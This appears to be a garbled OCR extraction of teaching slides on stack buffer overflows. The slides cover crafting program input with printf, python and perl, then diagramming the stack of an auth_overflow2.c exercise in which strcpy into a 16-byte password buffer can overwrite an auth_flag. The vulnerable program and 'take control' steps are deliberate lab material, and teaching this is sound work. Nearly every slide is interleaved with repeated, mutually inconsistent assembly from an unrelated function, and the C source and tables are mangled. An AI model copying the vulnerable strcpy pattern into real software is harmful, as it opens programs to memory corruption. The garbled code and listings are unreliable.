jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F
```

Let's take a break from the stack

How to give programs fancy input  
(now with excessive coloring)

```
; CODE XREF: sub_312FD8
; sub_312FD8+55
push 0Dh
call sub_31411B
; CODE XREF: sub_312FD8
; sub_312FD8+49
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
```

```
loc_31307D: ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h
```

```
loc_31308C: ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax
```

# 2-arg\_input\_echo

- Test program that echos your argument
- Challenges:
  - hex: **0x41414141**
  - int: **1094795585**
  - int: **1094795586**
  - hex: **0x01010101**
- Hint: `pca1c`

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
call sub_3140F3
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F

loc_313066:                                     ; CODE XREF: sub_312FD8
                                                ; sub_312FD8+85
push 0Dh
call sub_31411B

loc_31306D:                                     ; CODE XREF: sub_312FD8
                                                ; sub_312FD8+49
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C

; -----
loc_31307D:                                     ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h

loc_31308C:                                     ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax
```

# 2-arg\_input\_echo solutions

- hex: **0x41414141**  
\$ ./arg\_input\_echo AAAA
- int: **1094795585**  
\$ ./arg\_input\_echo AAAA
- int: **1094795586**  
\$ ./arg\_input\_echo BAAA
- hex: **0x01010101**  
\$ ./arg\_input\_echo  
`printf '\x01\x01\x01\x01'`

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
inc eax
mov eax, [ebp+var_70]
mov eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F

loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+85
push 0Dh
call sub_31411B

loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C

loc_31307D: ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h

loc_31308C: ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax
```

# Print ABCD

```
$ echo -e '\x41\x42\x43\x44'
```

```
$ printf '\x41\x42\x43\x44'
```

```
$ python -c 'print "\x41\x42\x43\x44"'
```

```
$ perl -e 'print "\x41\x42\x43\x44";'
```

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F
```

```
loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+85
```

```
loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
```

```
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
```

```
loc_31307D: ; CODE XREF: sub_312FD8
```

```
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h
```

```
loc_31308C: ; CODE XREF: sub_312FD8
```

```
mov [ebp+var_4], eax
```



# Print 100 As

\$ echo/printf (hold down alt; type 100) A

\$ python -c 'print "A"\*100'

\$ perl -e 'print "A" x 100;'

```
push    edi
call    sub_314623
test    eax, eax
jz      short loc_31306D
cmp     [ebp+arg_0], ebx
jnz     short loc_313066
mov     eax, [ebp+var_70]
cmp     eax, [ebp+var_84]
jb      short loc_313066
sub     eax, [ebp+var_84]
push    esi
push    esi
push    eax
push    edi
call    sub_314623
test    eax, eax
jz      short loc_31306D
push    esi
lea     eax, [ebp+arg_0]
push    eax
mov     esi, 1D0h
push    esi
push    [ebp+arg_4]
push    edi
call    sub_314623
test    eax, eax
jz      short loc_31306D
cmp     [ebp+arg_0], esi
jz      short loc_31308F

loc_313066:                                     ; CODE XREF: sub_312FD8
                                                ; sub_312FD8+85
push    0Dh
call    sub_31411B

loc_31306D:                                     ; CODE XREF: sub_312FD8
                                                ; sub_312FD8+49
call    sub_3140F3
test    eax, eax
jg      short loc_31307D
call    sub_3140F3
jmp     short loc_31308C

; -----
loc_31307D:                                     ; CODE XREF: sub_312FD8
call    sub_3140F3
and     eax, 0FFFFFFh
or      eax, 80070000h

loc_31308C:                                     ; CODE XREF: sub_312FD8
mov     [ebp+var_4], eax
```

# BASH refresher

- Use command output as an argument
- ```
$ ./vulnerable `your_command_here`
```
- ```
$ ./vulnerable $(your_command_here)
```
- Use command as input
- ```
$ your_command_here | ./vulnerable
```
- Write command output to file
- ```
$ your_command_here > filename
```
- Use file as input
- ```
$ ./vulnerable < filename
```

```
push    edi
call    sub_314623
test    eax, eax
jz      short loc_31306D
cmp     [ebp+arg_0], ebx
jnz     short loc_313066
mov     eax, [ebp+var_70]
cmp     eax, [ebp+var_84]
jb      short loc_313066
sub     eax, [ebp+var_84]
push    esi
push    esi
push    eax
push    edi
call    sub_314623
test    eax, eax
jz      short loc_31306D
push    esi
push    [ebp+arg_0]
push    eax
push    [ebp+arg_4]
push    edi
call    sub_314623
test    eax, eax
jz      short loc_31306D
push    esi
push    [ebp+arg_0]
push    esi
loc_313066:
; CODE XREF: sub_312FD8
; sub_312FD8+85
push    0Dh
call    sub_31411B
loc_313070:
; CODE XREF: sub_312FD8
; sub_312FD8+49
call    sub_3140F3
test    eax, eax
jg      short loc_31307D
call    sub_3140F3
jmp     short loc_31308C
loc_31307D:
; CODE XREF: sub_312FD8
call    sub_3140F3
and     eax, 0FFFFFFh
or      eax, 80070000h
loc_31308C:
; CODE XREF: sub_312FD8
mov     [ebp+var_4], eax
```

# gdb io

- Use command output as an argument

\$ r \$(your\_command\_here)

- Use command as input

\$ r < <(your\_command\_here)

- Write command output to file

\$ r > filename

- Use file as input

\$ r < filename

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
call sub_3140F3, eax
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F
```

```
loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+85
```

```
push 0Dh
call sub_31411B
```

```
loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
```

```
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
```

```
loc_31307D: ; CODE XREF: sub_312FD8
```

```
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h
```

```
loc_31308C: ; CODE XREF: sub_312FD8
```

```
mov [ebp+var_4], eax
```

Now back to the stack

How to bend programs to your will

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F

loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+85
push 0Dh
call sub_31411B

loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C

loc_31307D: ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h

loc_31308C: ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax
```

# 3-auth\_overflow2

- Read and understand it
- Compile and play with it
- What does the stack look like?

```
push    edi
call    sub_314623
test    eax, eax
jz      short loc_31306D
cmp     [ebp+arg_0], ebx
jnz     short loc_313066
mov     eax, [ebp+var_70]
cmp     eax, [ebp+var_84]
jb      short loc_313066
sub     eax, [ebp+var_84]
push    esi
push    esi
push    eax
push    edi
mov     [ebp+arg_0], eax
call    sub_31486A
test    eax, eax
jz      short loc_31306D
push    esi
lea     eax, [ebp+arg_0]
push    eax
mov     esi, 1D0h
push    esi
push    [ebp+arg_4]
push    edi
call    sub_314623
test    eax, eax
jz      short loc_31306D
cmp     [ebp+arg_0], esi
jz      short loc_31308F
```

```
loc_313066:                                     ; CODE XREF: sub_312FD8
  ; sub_312FD8+85
```

```
push    0Dh
call    sub_31411B
```

```
loc_31306D:                                     ; CODE XREF: sub_312FD8
  ; sub_312FD8+49
```

```
call    sub_3140F3
test    eax, eax
jg      short loc_31307D
call    sub_3140F3
jmp     short loc_31308C
```

```
loc_31307D:                                     ; CODE XREF: sub_312FD8
```

```
call    sub_3140F3
and     eax, 0FFFFFFh
or      eax, 80070000h
```

```
loc_31308C:                                     ; CODE XREF: sub_312FD8
```

```
mov     [ebp+var_4], eax
```

# 3-auth\_overflow2.c diff

difference from 1-auth\_overflow

```
Terminal
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_authentication(char *password
char password_buffer[16];
int auth_flag = 0;

strcpy(password_buffer, password);

if(strcmp(password_buffer, "brilli
auth_flag = 1;
if(strcmp(password_buffer, "outgra
+ +-- 19 lines: auth_flag = 1;-----
[< [c] 1,1 0x23 All

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_authentication(char *password
-----
int auth_flag = 0;
char password_buffer[16];

strcpy(password_buffer, password);

if(strcmp(password_buffer, "brillig
auth_flag = 1;
if(strcmp(password_buffer, "outgrab
+ +-- 19 lines: auth_flag = 1;-----
[< [+] [c] 1,1 0x23 All
```

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
```

```
loc_31307D: ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFFh
or eax, 80070000h

loc_31308C: ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax
```

# 3-auth\_overflow2.c stack

uh-oh

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
---
```

[regs]

EAX: 0xBFFFFFF760 EBX: 0xB7FD6FF4 ECX: 0xFFFFDCC EDX: 0xBFFFFFF999 o d I t s Z a P c  
ESI: 0xB8000CE0 EDI: 0x00000000 EBP: 0xBFFFFFF778 ESP: 0xBFFFFFF740 EIP: 0x08048433  
CS: 0073 DS: 007B ES: 007B FS: 0000 GS: 0033 SS: 007B

[0x007B:0xBFFFFFF740]

[stack]

```
0xBFFFFFF730 : F0 76 F0 B7 E0 0C 00 B8 - 78 F7 FF BF 33 84 04 08 .v.....x...3...
0xBFFFFFF740 : 60 F7 FF BF 94 F9 FF BF - 58 F7 FF BF D9 82 04 08 `.....X.....
0xBFFFFFF750 : 29 F7 F9 B7 F4 6F FD B7 - 88 F7 FF BF 00 00 00 00 )....o.....
0xBFFFFFF760 : 41 41 41 41 00 F8 FF BF - 88 F7 FF BF F4 6F FD B7 AAAA.....o..
0xBFFFFFF770 : B0 47 FF B7 10 85 04 08 - 88 F7 FF BF BB 84 04 08 .G.....
0xBFFFFFF780 : 94 F9 FF BF 10 85 04 08 - E8 F7 FF BF BC FE EA B7 .....
```

[code]

```
0x08048433 <check_authentication+31>: lea    eax, [ebp-24]
0x08048436 <check_authentication+34>: mov    DWORD PTR [esp+4], 0x080485d4
0x0804843e <check_authentication+42>: mov    DWORD PTR [esp], eax
0x08048441 <check_authentication+45>: call   0x0804832c <strcmp@plt>
0x08048446 <check_authentication+50>: test   eax, eax
0x08048448 <check_authentication+52>: jne    0x08048451 <check_authentication+61>
0x0804844a <check_authentication+54>: mov    DWORD PTR [ebp-28], 0x1
```

loc\_31307D: ; CODE XREF: sub\_312FD8

```
call sub_3140F3
and  eax, 0FFFFFFFh
or   eax, 80070000h
```

loc\_31308C: ; CODE XREF: sub\_312FD8

```
mov [ebp+var_4], eax
```

# 3-auth\_overflow2.c

- now what?

```
push    edi
call   sub_314623
test   eax, eax
jz     short loc_31306D
cmp    [ebp+arg_0], ebx
jnz   short loc_313066
mov    eax, [ebp+var_70]
cmp    eax, [ebp+var_84]
jb     short loc_313066
sub    eax, [ebp+var_84]
push   esi
push   esi
push   eax
push   edi
mov    [ebp+arg_0], eax
call   sub_31486A
test   eax, eax
jz     short loc_31306D
push   esi
lea   eax, [ebp+arg_0]
push   eax
mov    esi, 1D0h
push   esi
push   [ebp+arg_4]
push   edi
call   sub_314623
test   eax, eax
jz     short loc_31306D
cmp    [ebp+arg_0], esi
jz     short loc_31308F
```

```
loc_313066:                                     ; CODE XREF: sub_312FD8
  ; sub_312FD8+85
```

```
push   0Dh
call   sub_31411B
```

```
loc_31306D:                                     ; CODE XREF: sub_312FD8
  ; sub_312FD8+49
```

```
call   sub_3140F3
test   eax, eax
jg     short loc_31307D
call   sub_3140F3
jmp    short loc_31308C
```

```
loc_31307D:                                     ; CODE XREF: sub_312FD8
```

```
call   sub_3140F3
and    eax, 0FFFFFFh
or     eax, 80070000h
```

```
loc_31308C:                                     ; CODE XREF: sub_312FD8
```

```
mov    [ebp+var_4], eax
```



# 3-auth\_overflow2.c

- now what?
- take control

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F
```

```
loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+85
```

```
push 0Dh
call sub_31411B
```

```
loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
```

```
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
```


```
loc_31307D: ; CODE XREF: sub_312FD8
```

```
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h
```

```
loc_31308C: ; CODE XREF: sub_312FD8
```

```
mov [ebp+var_4], eax
```

# Example ELF in Memory



```

push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F

```

```

loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+85
push 0Dh
call sub_31411B

loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
call sub_3140F3
test eax, eax
jg short loc_31307D
lea eax, [ebp+arg_0]
jmp short loc_31308C

loc_31307D: ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h

loc_31308C: ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax

```

# 3-auth\_overflow2.c exercise

- Take out a sheet of paper
- Diagram the stack
- Currently right before the strcpy call

```
push    edi
call   sub_314623
test   eax, eax
jz     short loc_31306D
cmp    [ebp+arg_0], ebx
jns   short loc_313066
mov    eax, [ebp+var_70]
mov    eax, [ebp+var_84]
jb     short loc_313066
sub    eax, [ebp+var_84]
push   esi
push   esi
push   eax
push   edi
mov    [ebp+arg_0], eax
call   sub_31486A
test   eax, eax
jz     short loc_31306D
push   esi
lea   eax, [ebp+arg_0]
push   eax
mov    esi, 1D0h
push   esi
push   [ebp+arg_4]
push   edi
call   sub_314623
test   eax, eax
jz     short loc_31306D
cmp    [ebp+arg_0], esi
jns   short loc_31308F
```

```
loc_313066:                                     ; CODE XREF: sub_312FD8
  ; sub_312FD8+85
```

```
push   0Dh
call   sub_31411B
```

```
loc_31306D:                                     ; CODE XREF: sub_312FD8
  ; sub_312FD8+49
```

```
call   sub_3140F3
test   eax, eax
jg     short loc_31307D
call   sub_3140F3
jmp    short loc_31308C
```

```
loc_31307D:                                     ; CODE XREF: sub_312FD8
```

```
call   sub_3140F3
and    eax, 0FFFFFFh
or     eax, 80070000h
```

```
loc_31308C:                                     ; CODE XREF: sub_312FD8
```

```
mov    [ebp+var_4], eax
```

# 3-auth\_overflow2.c exercise

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
mov eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F
```

```
loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+85
```

```
push 0Dh
call sub_31411B
```

```
loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
```

```
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
```

```
loc_31307D: ; CODE XREF: sub_312FD8
```

```
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h
```


```
loc_31308C: ; CODE XREF: sub_312FD8
```

```
mov [ebp+var_4], eax
```

low address

high address

# 3-auth\_overflow2.c exercise



```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
test eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F

loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+85
push 0Dh
call sub_31411B

loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C

loc_31307D: ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h

loc_31308C: ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax
```

# 3-auth\_overflow2.c exercise

|              |                 |
|--------------|-----------------|
| low address  |                 |
|              |                 |
|              |                 |
|              | auth_flag       |
|              | password_buffer |
|              |                 |
|              |                 |
|              |                 |
|              |                 |
| high address |                 |

```

push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
mov eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F
loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+85
push 0Dh
call sub_31411B
loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
loc_31307D: ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h
loc_31308C: ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax

```

# 3-auth\_overflow2.c exercise

```

push  edi
call  sub_314623
test  eax, eax
jz    short loc_31306D
cmp   [ebp+arg_0], ebx
jns  short loc_313066
mov   eax, [ebp+var_70]
mov   eax, [ebp+var_84]
jb    short loc_313066
sub   eax, [ebp+var_84]
push  esi

```

|              |                                                                                                                                                                                         |                                                                                                                                                                                                                   |
|--------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| low address  |                                                                                                                                                                                         | <pre> push  eax push  edi mov   [ebp+arg_0], eax call  sub_31486A test  eax, eax jz    short loc_31306D push  esi </pre>                                                                                          |
|              |                                                                                                                                                                                         | <pre> push  eax push  edi mov   [ebp+arg_0], eax call  sub_31486A test  eax, eax jz    short loc_31306D push  esi </pre>                                                                                          |
|              | ???                                                                                                                                                                                     | local vars                                                                                                                                                                                                        |
|              | auth_flag                                                                                                                                                                               |                                                                                                                                                                                                                   |
|              | password_buffer                                                                                                                                                                         |                                                                                                                                                                                                                   |
|              |                                                                                                                                                                                         | <pre> jz    short loc_31306D </pre>                                                                                                                                                                               |
|              |                                                                                                                                                                                         | <pre> loc_313066:                                     ; CODE XREF: sub_312FD8+55                                                 ; sub_312FD8+55 push  0Dh call  sub_31411B </pre>                                |
